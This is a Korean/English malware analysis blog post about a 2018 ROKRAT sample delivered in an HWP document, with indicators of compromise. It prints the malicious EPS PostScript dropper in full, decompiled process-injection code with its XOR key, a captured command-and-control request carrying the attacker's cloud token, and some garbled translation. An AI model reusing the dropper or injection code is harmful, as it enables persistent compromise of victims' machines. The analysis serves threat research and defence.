Return to ROKRAT!! (feat. FAAAA...Sad...) 본문

v3lo.tistory.com/24

velocy November 16, 2018

ID	Name	Type	Value
2	Title	VT_LPWSTR	
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	(주)한글과컴퓨터
20	Date String	VT_LPWSTR	2011년 4월 20일 수요일 오후 10:44:52
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	User1
9	Revision Number	VT_LPWSTR	8, 5, 8, 1600 WIN32LEWindows_Unknown_Version
12	Create Time/Data	VT_FILETIME	2004-11-09 06:23:46.535000 (UTC)
13	Last saved Time/Data	VT_FILETIME	2018-11-16 02:54:41.390000 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	0
21	Para Count	VT_I4	0

Simple Analysis blog

Analysis

Return to ROKRAT!! (feat. FAAAA...Sad...)

velocy 2018. 11. 16. 15:42

2018-11-16, VirusTotal에 "※ 기 록 부.hwp" 라는 이름의 한글파일이 헌팅되었다.

2018-11-16, VirusTotal has hunted a HWP file named "※ 기 록 부.hwp".

해당 한글파일은 RedEyes, 스카크러프트 그룹의 ROKRAT 라고 알려진 유형의 악성코드로 추정된다.


The Korean file is estimated to be a malicious code of the type known as the ROKRAT of the Scraft group.

* RedEyes, Scarcruft : 한국의 유명기관이나 정치단체를 대상으로 데이터 탈취와 파괴를 모두 수행하는 공격 그룹

* RedEyes, Scarcruft: Attack group that performs data capture and destruction on famous institutions or political groups in Korea


"※ 기 록 부.hwp" 파일를 열어보면 의미없는 값들로 채워져 있음을 볼 수 있다.

When you open the "※ 기 록 부.hwp" file, you can see that it is filled with meaningless values.



위 한글파일은 "BIN0001.eps" 를 이용하여 악성코드를 인젝션 한다.

Inject malicious code using "BIN0001.eps".



- Root Entry
  - BinData
    - BIN0001.eps
  - BodyText
    - Section0
  - DocOptions
    - _LinkDoc
  - Scripts
    - DefaultJScript
    - JScriptVersion
  - \|HwpSummaryInformation
  - DocInfo
  - FileHeader
  - PrvImage
  - PrvText

Hex | **Property Set**

ID	Name	Type	Value
2	Title	VT_LPWSTR	
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	(주)한글과컴퓨터
20	Date String	VT_LPWSTR	2011년 4월 20일 수요일 오후 10:44:52
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	User1
9	Revision Number	VT_LPWSTR	8, 5, 8, 1600 WIN32LEWindows_Unknown_Version
12	Create Time/Data	VT_FILETIME	2004-11-09 06:23:46.535000 (UTC)
13	Last saved Time/Data	VT_FILETIME	2018-11-16 02:54:41.390000 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	0
21	Para Count	VT_I4	0

%APPDATA% 경로에 "Pemnn01.hje01", "Pemnn02.hje01" 파일을 생성하여 두 파일을 합쳐 "MemoryOrder85584031.com" 파일로 생성한다.

Create "Pemn01.hje01" "Pnn02.hje01" file in the %APPDATA% path and combine the two files to create the "MemoryOrder85584031.com" file.

```
%!PS-Adobe-3.0 EPSF-3.0

/popmenuw{ exch dup 3 pop length 3 pop 2 index 5 pop length add string  dup dup 4 2 pop 3 pop 2 roll 2 pop 3 pop
copy 2 pop 3 pop length 2 pop 3 pop 4 -1 roll putinterval}bind def(appdata)getenv pop /envstr exch def
envstr(\\Microsoft\\Windows\\Start )popmenuw/patho exch def patho(Menu\\Programs\\StartUp\\MemCacheLog24.vbs)
popmenuw/path4 exch def envstr(\\Pemnn01.hje01)popmenuw/path2 exch def envstr(\\Pemnn02.hje01) popmenuw/path3 exch
def envstr(\\Cache51.bat) popmenuw/path1 exch def path4 (w) file /file0 exch def file0(Set WshShell =
CreateObject\("WScript.shell"\)\r\nWshShell.Run chr\(34\) & "%appdata%\\Cache51.bat" & chr\(34\), 0\r\nSet
WsheShell = Nothing)writestring file0 closefile path1 (w) file /file1 exch def file1(copy /b "%appdata%\\*.hje01"
"%appdata%\\MemoryOrder85584031.com" & "%appdata%\\MemoryOrder85584031.com" & del /f
"%appdata%\\MemoryOrder85584031.com" )writestring file1 closefile path2(w)file /file2 exch def file2(MZ)writestring
file2 closefile/databuf 8 string def/firp 1 def path3(w)file /file3 exch def{currentfile databuf readhexstring{firp
1 eq{/firp 2 def}{file3 exch writestring}ifelse}{dup length 0 gt{file3 exch writestring}{pop}ifelse
exit}ifelse}loop file3 closefile{00519E89F900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000
0000000000000000000000000000000000000000E80000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F74
20626520727756E20696E20444F53206D6F64652E0D0D0A2400000000000000C68D918082ECFFD382ECFFD382ECFFD33FA369D383ECFFD39CBE7B
D39FECFFD39CBE6AD393ECFFD39CBE7CD3CCECFFD3A52A84D387ECFFD382ECFED3D3ECFFD39CBE75D383ECFFD39CBE6ED383ECFFD35269636882
ECFFD3000000000000000000000000000000000504500004C010500A743EC5B0000000000000000E0002010B0109000078000000120800000000
0010250000001000000090000000040000010000000020000050000000000000005000000000000000D0080000040000C2BA08000200408100
0010000010000000001000001000000000000010000000000000000000000044A700003C0000000A00800B401000000000000000000000000000
000000000000B008002008000000000000000000000000000000000000000000000000000000000000000000000000000048A40000400000000000000000
```

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   05 19 E8 9F 90 00 03 00 00 00 04 00 00 00 FF FF  ..èŸ..........ÿÿ
00000010   00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00  ..¸.......@.....
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 00  ..............è.
00000040   00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21  ....º..´.Í!¸.LÍ!
00000050   54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E  This program can
00000060   6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F  not be run in DO
00000070   53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00  S mode....$.....
00000080   00 00 C6 8D 91 80 82 EC FF D3 82 EC FF D3 82 EC  ..Æ.'€,ìÿÓ,ìÿÓ,ì
00000090   FF D3 3F A3 69 D3 83 EC FF D3 9C BE 7B D3 9F EC  ÿÓ?£iÓƒìÿÓœ¾{ÓŸì
000000A0   FF D3 9C BE 6A D3 93 EC FF D3 9C BE 7C D3 CC EC  ÿÓœ¾jÓ"ìÿÓœ¾|ÓÌì
000000B0   FF D3 A5 2A 84 D3 87 EC FF D3 82 EC FE D3 D3 EC  ÿÓ¥*„Ó‡ìÿÓ,ìþÓÓì
000000C0   FF D3 9C BE 75 D3 83 EC FF D3 9C BE 6E D3 83 EC  ÿÓœ¾uÓƒìÿÓœ¾nÓƒì
000000D0   FF D3 52 69 63 68 82 EC FF D3 00 00 00 00 00 00  ÿÓRich,ìÿÓ......
000000E0   00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01  ..........PE..L.
000000F0   05 00 A7 43 EC 5B 00 00 00 00 00 00 00 00 E0 00  ..§Cì[........à.
```

생성된 파일에서는 cmd.exe에 Thread Injection을 시도하며, 이때 xor 복호화된 바이너리가 사용된다.

The generated file has a try Thread Injection on cmd.exe, and xor decryt binary is used.

Xor key : 0x4A

```
v5 = GetModuleHandleA("Kernel32.dll");
CreateProcessA_v6 = GetProcAddress(v5, "CreateProcessA");// cmd.exe
if ( (CreateProcessA_v6)(0, &v15, 0, 0, 0, 0, 0, 0, &v12, &v10) )
{
  v7 = ((((3 * CreateProcessA_v6) + ((qword_488CC8 + 650) << 7)) >> 4) + 264) >> 3;
  v8 = 0;
  do
  {
    byte_40BC58[v8] ^= 0x4Au;
    ++v8;
  }
  while ( v8 < 0x7D06B );
  qword_488CC8 = ((((v7 << 7) + 1619521) >> 4) + 264) >> 3;
  Injection_sub_401300(v11);
}
```

```
v1 = GetModuleHandleA("Kernel32.dll");
v2 = GetModuleHandleA("ntdll.dll");
v3 = GetProcAddress(v1, "OpenProcess");
RtlCreateUserThread_v4 = GetProcAddress(v2, "RtlCreateUserThread");
WriteProcessMemory_v14 = GetProcAddress(v1, "WriteProcessMemory");
VirtualAllocEx_v5 = GetProcAddress(v1, "VirtualAllocEx");
v6 = qword_488CC8;
v7 = VirtualAllocEx_v5;
LOBYTE(v6) = 3;
qword_488CC8 = ((((qword_488CC8 << 7) + 83218) >> 4) + 264) >> 3;
v8 = (v3)(v6, 1082, 0, a1);
v9 = 3 * v8;
LOBYTE(v9) = 3;
v10 = ((((3 * v8) + ((qword_488CC8 + 650) << 7)) >> 4) + 264) >> 3;
qword_488CC8 = ((((3 * v8) + ((qword_488CC8 + 650) << 7)) >> 4) + 264) >> 3;
if ( v8 )
{
  v11 = v7(v9, v8, 0, 513131, 12288, 64);
  (WriteProcessMemory_v14)(v8, v11, byte_40BC58, 0x7D06B, &v15);
  (RtlCreateUserThread_v4)(v8, 0, 0, 0, 0, 0, v11, 0, &v13, &v16);
  v10 = qword_488CC8;
}
qword_488CC8 = ((((3 * v13) + ((v10 + 650) << 7)) >> 4) + 264) >> 3;
return v13;
```

이후 인젝션 되는 악성코드는 이전 "ROKRAT is BACK" 에서 분석한 내용과 동일하다.


The injected malicious code is the same as the previous analysis of "ROKRAT is BACK".

Analysis

ROKRAT is Back!!

KimYeJun velocy | 2018.09.21 16:22 | 수정 | 발행 | 삭제

지난 9월 19일, Virustotal에 "7주 신뢰와 배려의 커뮤니케이션" 이라는 한글 악성코드가 등장
On September 19th, Virustotal appeared in Hangul malicious code called "7 week trust and care communication"



7주 신뢰와 배려의 커뮤니케이션

(자기정보 노출 커뮤니케이션)

1. 자기정보 노출이란?

▪ 커뮤니케이션학에서 개인 내부의 자아 이미지를 타인에게 밝히고 전달하는 것을 자기정보 노출이라고 한다.

2. 좋은 관계로 이끄는 자기정보 노출

▪ 사람들은 어떤 비밀스러운 자아에 대한 정보를 가지고 있고, 다른 사람에게 그 자

해당 샘플에서 사용되는 Token 값은 "tgaNZQXaLAwmirSFZfdPhI7ZCC8LqqvoBSkBdhfC5Fzw1SFeOr70" 이며, 이전 악성코드와 샌드박스, 가상환경일 경우 재부팅되어 MBR이 파괴된다.

The Token value used in the sample is "tgaNZQXaLAwmirSFZfdPhI7ZCC8LqqvoBSkBdhfC5Fzw1SFeOr70".

In case of previous malicious code, sandbox, or virtual environment, the MBR is destroyed by rebooting.


Headers | TextView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML

```
GET https://api.pcloud.com/getfilelink?path=/2E15229700000000&forcedownload=1&skipfilename=1 HTTP/1.1
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Authorization: Bearer tgaNZQXaLAwmirSFZfdPhI7ZCC8LqqvoBSkBdhfC5Fzw1SFeOr70
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Host: api.pcloud.com
```

[추가]

현재 alyac에서는 해당 케이스를 Operation KoreanSword 라고 명명함.

Currently, alyac calls the case Operation EnglishSword.



[IOC]

[HWP File]

FileName :

Author : (주)한글과컴퓨터

Last Saved By : User1

Create Time/Data : 2004-11-26 06:23:46.535000 (UTC)

Last saved Time/Data : 2018-11-16 02:54:41.390000 (UTC)

MD5 : 804a8c076b4aaa2e21ab4f06453d1c4e

SHA-1: 35eda3c7aedcfaa69e4b2ad0f613eb587a519960

SHA-256: d0cac300272954919538888c2e8b2be81113a60fa0bbb1d4a5a0a0367037050e

[Drop File]

Filename : %APPDATA%\\MemoryOrder85584031.com

TimeStamp : 2018-11-14 15:47:51 (UTC)

MD5: 80a2a804e12ad9c039c3de1466fac46f

[Injection File]

TimeStamp : 2018-11-07 07:06:11 (UTC)

MD5: fb80235fbf92da08bc8bcddd241c3d42

Token: tgaNZQXaLAwmirSFZfdPhI7ZCC8LqqvoBSkBdhfC5Fzw1SFeOr70

[Similar malware]

[HWP File]

FileName : 7주 신뢰와 배려의 커뮤니케이션.hwp

Author : gichang

Last Saved By : User1

Create Time/Data : 2014-02-2613:45:17.799000 (UTC)

Last saved Time/Data : 2018-08-29 00:22:26.729000 (UTC)

MD5 : 3f92afe96b4cfd41f512166c691197b5

SHA-1: eeae06fc31982f992993ef0ff12e2d94981d9bff

SHA-256: 51e35a7a4e2c49670ecfba7b55045cfa893aa1459246fa5b23ff0bba91225b76

[Decoded File (Themida)]

Filename : %APPDATA%\\WinUpdate148399843

TimeStamp : 2018-08-28 01:22:27 (UTC)

MD5: 6ec89edfffdb221a1edbc9852a9a567a

SHA-1: 52976314913289a61282ee1f172a30cce29147ac

SHA-256: 98498b97b7cdce9dd6b1a83057e47bd74dc2be5bb12f42ce505981bff093de73

[Injection File]

TimeStamp : 2018-08-28 01:13:58 (UTC)

MD5: 7a751874ea5f9c95e8f0550a0b93902d

SHA-1: 41a3e61adf853edaddc999e547a246cc4c173480

SHA-256: f885c37b3368faf2ae11d70e15aa75a641de9357dda038d875fe5513d9841582

token: VdZhAhd9YXAAAAAAAAAACQaGEx0mpQnzlWKtxGGNveuPx0XtDTzynRk4fnra1-9E

Thank's to kino, savNi

References

Copyright 2018. (YEJUN KIM) all rights reserved.

Copyright 2018. (YEJUN KIM) All pictures cannot be copied without permission.

저작자표시비영리변경금지

'Analysis' 카테고리의 다른 글

Return to Satan, Lucky Ransomware (0)	2018.12.11
We will become back very soon! ;) (0)	2018.12.05
Return to ROKRAT!! (feat. FAAAA...Sad...) (1)	2018.11.16
GandCrab & (CoinMining??) (1)	2018.11.09
Are you VenusLocker? or GandCrab? (1)	2018.10.22
ROKRAT is Back!! (0)	2018.09.21

1 Comments

갱주 2018.11.19 09:00 님 좀 쩌는듯

댓글쓰기 폼

Prev 1 2 3 4 5 6 7 8 9 Next